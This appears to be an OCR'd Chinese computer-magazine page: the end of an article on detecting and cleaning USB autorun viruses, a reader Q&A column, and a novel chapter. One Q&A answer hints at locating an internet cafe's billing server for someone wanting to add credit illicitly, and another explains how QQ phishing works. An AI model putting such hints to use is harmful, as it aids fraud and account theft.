


图11




图13






图12

这样，U 盘免疫就算做好了，但是对于黄色文件夹 MS-DOS.com 那样的病毒就不管用了，只有靠自己的经验了。

下面我再把识别该病毒的方法简单的说一下，先来看一下没有中该病毒的 U 盘，打开后在空白处单击右键，选择“排列图标”，再点“名称”，看见了吗？文件夹和文件是分开的，而且很整齐的放在一起，如图14。


图14


图15

而对于中了该病毒的U盘，我们也做相同的操作，大家应该能看到其中的不同吧，就是文件夹（病毒文件伪装的）和文件按名称的方式排列在一起，破绽很大吧，如图15。




图16

为了再一次证实该文件夹是病毒，我们要进行一项操作（当然不是运行了），用鼠标选中该文件夹（小心别双击运行了），如图16，看看它的详细信息吧，上边写的是“应用程序”，如图17，这下病毒就原形毕露了吧。




图17

这种病毒很可恶，它把原来的文件夹加上了“系统”和“隐藏”属性，但我们可以手工删除病毒文件，再在“开始”—“运行”中输入attrib U盘盘符:*.* -h /s /d命令来修复文件与文件夹属性，或是使用我已经编译好的批处理文件来恢复，如图18。





图18

四、总结

我在这里只是介绍了几种简单的而且最常见的U盘病毒以及该病毒的预防方法，但现在所有正在使用电脑的叉子们，又有多少知道这些简单可行的方法呢，我希望有更多的人来增强自己防范病毒的意识，而不是仅依靠杀毒软件的主动防御，只有自己的安全意识才是最好的“主动防御”！

（本文所涉及到的Autorun病毒防御者2.3.3.180、病毒文件、批处理文件、藤楼庄园USB工具箱V1.5已收录到光盘中）



问： 请问下“QQ钓鱼器”是什么原理？

答： 一般来说分为2种：

1. 网页形式的。采用仿QQ官网的风格和域名，来迷惑大家，诱骗你在这个网页上进行登陆操作。

2. 木马形式的。直接替换QQ的文件，当你启动QQ其实自动启动了木马，密码账号直接被发送的钓鱼人的手中，然后提示你失败，让你再次登陆，而马儿则会调用真正的QQ来让你登陆。这种很有隐蔽性。

问： 如何才能让机子开机无法使用CD-ROM？我要让那些人不能用系统盘上的密码破解工具。

答： 可以开机按"DEL"键，然后进入含有IDE字样的选项，找到光驱，回车后，设置为NONE。然后给你的BIOS加上密码。就能很简单的防止被破解了，不过密码你也要记清楚哦！~

问： 我在学校，宿舍自己装了电脑。我的电脑想拿来学习用，而且不想别人让别人装些我不喜欢的软件上去。有些什么方法，能介绍下具体的操作方法给我吗？

答： 最简单的，不使用软件的方法就是新建一个帐户，赋予低权限，就能很容易的防止其他人在你的机子上安装、添加删除软件，当你需要离开的时候可以迅速切换用户到的低级权限用户，这样就能很方便的达到你的要求。

问： 我的开始菜单和菜单栏没了，应该是被病毒破坏的，我的卡巴有提示。但病毒杀了之后就发现上述症状了，应该怎么办？

答： 应该是病毒注入到了EXPLORER.EXE里面去了，而卡巴杀死了这个进程，所以导致了你的任务栏消失，杀毒完成后，我们只需要使用ctrl+alt+del组合键，调出任务管理器，新建任务。输入explorer.exe即可解决，要是提示找不到，则使用U盘等，复制一个放到C:\WINDOWS\目录下即可。

问： 不知几时起，电脑系统时间老被篡改，在BIOS设置完之后第二天又被篡改，用360TimeProt也没用，希望各位高手支支招。

答： 首先你可以尝试“组策略－计算机配置－安全设置－本地策略－用户权利指派－更改系统时间”，把里面的所有用户和组全删掉－应用－确定，看能否解决。其次如果不行，那么你的CMOS电池可能没电了，如果使用3-4年以上了，尝试换个电池，就可以解决。

问： 我是一个初学C语言的菜鸟，请问呆呆虫，我应该使用什么编译器呢？

答： 对于C语言初学者来说，可能推荐最多的就是Turbo C了，可是由于实在过于古老了，仅仅作为初学练习还行，但是如果想顺利的在WIN下写一些实用的东西，就显得力不从心了，你可以考虑使用DEV-C++来作为过度，如果你要专精WIN的开发话下，建议你用VC，具体用那个版本看自己的需要了，推荐你用VC6.0。

问： 我经常在网吧上网，网上有好多教程说可以给自己加钱，可是我不知道网吧IP我该怎么查找网吧主机IP呢？

答： 首先不建议你来利用技术做一些非法的事情，网吧主机IP的查找可以根据一下几个原则：

1. 计算机名，例如一些很敏感的字眼。

2. IP，一般网吧都有习惯把收费的机器和电影服务器之类的独立于普通机子。这些可以通过扫描MAC地址来观察。

最后呆呆虫再提醒你一下，请勿利用技术损害他人利益。

问： 我最近电脑的IE标题栏被改为了http://www.gugogo.com/，这是一个搜索网站，无论我怎么修改回来都无法删除，请问这要怎么办呢？

答： 首先在处理此类问题的时候，你必须确保自己系统已经没了恶意文件的干扰，不然你修改多少次都是徒劳的。在这里我推荐你使用360的恶意插件扫描，或者更专业的Spybot - Search & Destroy来清除恶意插件，然后修改注册表或者使用360修复IE就可以搞定了。

侠隐仙踪

鬼网超生（九）

侠隐仙踪

无法预示的命运

海边一粒沙

有人说从2楼和22楼坠楼的区别在于，前者是先“啪”后“啊”，而后者则是先“啊”后“啪”。东方看着遥远的地面，耳边呼啸而过的风，真不知道自己会是先“啊”呢还是先“啪”？反正鲜血四溢是难以避免的。

东方不知道以前的自己有什么样的人生，一切就像是一场电影，情节如此雷同，连最后的下场也如出一辙，机关算尽，最后还是悲剧收场。其实没人知道跳楼的那瞬间会是怎样一种感觉，但是东方却完全感受到了，那是一种心跳到达极限的感觉，眼前一黑，东方觉得自己已经死了。

不知过了多长时间，东方睁开了眼睛，眼前模模糊糊的都是人影，真没有想到地府居然比阳间还要热闹。几秒钟过去了，东方逐渐的适应了阳光，房间里鬼魅的影子也渐渐的清晰了起来。寝室里那几只恶狼全部都在，而且希若、周杨，包括李智、小静等等所有人都在。是他们也都死了，还是自己还活着？

东方张了张嘴巴，声音沙哑的就像是在粉笔在黑板上划过的声音，难听的要死：“这是医院？我没死？”在大家眼含热泪的默认中，这个问题相当于白问了。

“那么，我先前被那个女鬼踹下了楼，还有那个白发恶魔，恐怖的工作经验，小女孩等等都是在做梦吗？”东方看了看小静，心里没有半点的好感，但仍然希望着一切都不曾发生，因为他真的不想纠缠在我是谁这个无聊的问题中。

老二的眼睛依然泛红，淡淡的一笑，说道：“不是的，一切都是真的，不过现在都过去了，不用担心了。”

东方惨然的看了看大家，闭上了眼睛，想让自己尽量的镇静下来。片刻后，他睁开眼睛瞪着小静怒吼着说：“丫的，那你给我踹到楼下是真的了。”东方想站起来，踹丫的。不过浑身酸痛的要命，只好作罢。

小静一脸冷漠的说道：“我不把你给踹下去，你还能活着跟我斗气吗？早就变成马蜂窝了。”

东方气的都快要口吐白沫了，不依不饶的说道：“少废话，你从一开始就没安好心，装神弄鬼的吓唬我们。”

“我只是吓唬你而已，没吓唬别人。”小静一脸你活该的表情，让东方快要口吐鲜血了。

东方求助的看向室友，却发现他们一点也不好奇。仿佛，云里雾里的只有自己一个人一样。

老二一脸歉意的说道：“东方，与其说我们是你的同学、室友、哥们，倒不如说我们是你的同事，我们陪你一起上学，一起生活了三年，也演了三年的戏。”

东方的脑袋里就像是灌了满满的一缸子浆糊，此刻目瞪口呆的看着所有人。自己到底是谁，他们又是谁？这一刻，东方觉得所有人都是那么的陌生，也包括自己。“我是谁？你们又是谁？”沉默了很久的东方终于问出了这么一句压抑在心里很久的话。

老四紧接着说道：“你依然是东方，我们不知道你以前叫什么名字，你的档案一直都存放在以前一个老局长的手里，结果那个老局长在出事后不久就去世了，我们只知道你是卧底，要陪你演一出真实的戏。你的档案也不知道被老局长藏到哪里了，反正是没有找到。”

靠，这话和没说一样，还不是说自己是个不明不白的人吗？东方感觉很糊涂，揉了揉脑袋说道：“肯定是做梦，现在肯定都是在做梦，只有做梦才会梦见这么离谱的事情。”

老四走到东方的病床前，满脸同情的说道：“东方啊，别这样，虽然这事儿搁谁谁神经，但是你一定要坚强啊！”

“滚！”东方要不是太虚弱，真想揍这个家伙了。两只眼睛比牛眼睛瞪的都大，破口大骂道：“你个王八蛋，就你不是人，哭着喊着说小静是你心上的伤，伤你个大头鬼，把我玩的跟狗熊似的。”

东方的嗓门很大，震的自己的头都疼的要命。他也不想喊，只是他觉得特委屈也特别的迷茫，不知道自己是谁，也不知道曾经发生了什么事，就连眼下也有点他NND的不真实。他不知道自己还有什么可以把握的，还有什么可以证明自己的。在这场戏里面，每个人都不知道自己扮演的是什么样的角色，自己都不知道演着谁，连个剧本都没有。

大家都沉默的看着东方一个人失态，过了良久，东方才说道：“谁能告诉我脑袋里的那个小女孩是谁？”

希若低声的回答道：“是你的女儿……”

“女个P，老子还没结婚呢！”东方的口气很生硬，不知道为什么感觉每个人都欠自己的。毕竟所有人都活的明明白白，而自己总像是一个道具，没有记忆，没有过去，甚至连将来都可能没有。就算这帮人利用自己，骗自己那是他的女儿，自己也不知道。

“也许说是你的女儿有些过分，但你曾经真的一心一意把她当成你的女儿看待。”希若的脸色瞬间发白，没好气的说道。

东方还是很糊涂，不耐烦的说道：“好了，从头说，我是怎么来的，又是怎么失忆的，原原本本的都告诉我。”

希若淡定的说道：“你是哪里人，我们真的不知道，我们都是一些普通的学生，虽然我们都是警察，但是从来没有在警校上过学。老局长说，从警校出来的，一定会被那些毒枭查出来的，所以我们几乎都是得到的秘密通知，你的点滴也是从老局长那里听到的，你初中的时候就一直在毒枭那里做卧底，老局长说那个时候的你，沉着冷静，什么任务都完成的很好。”

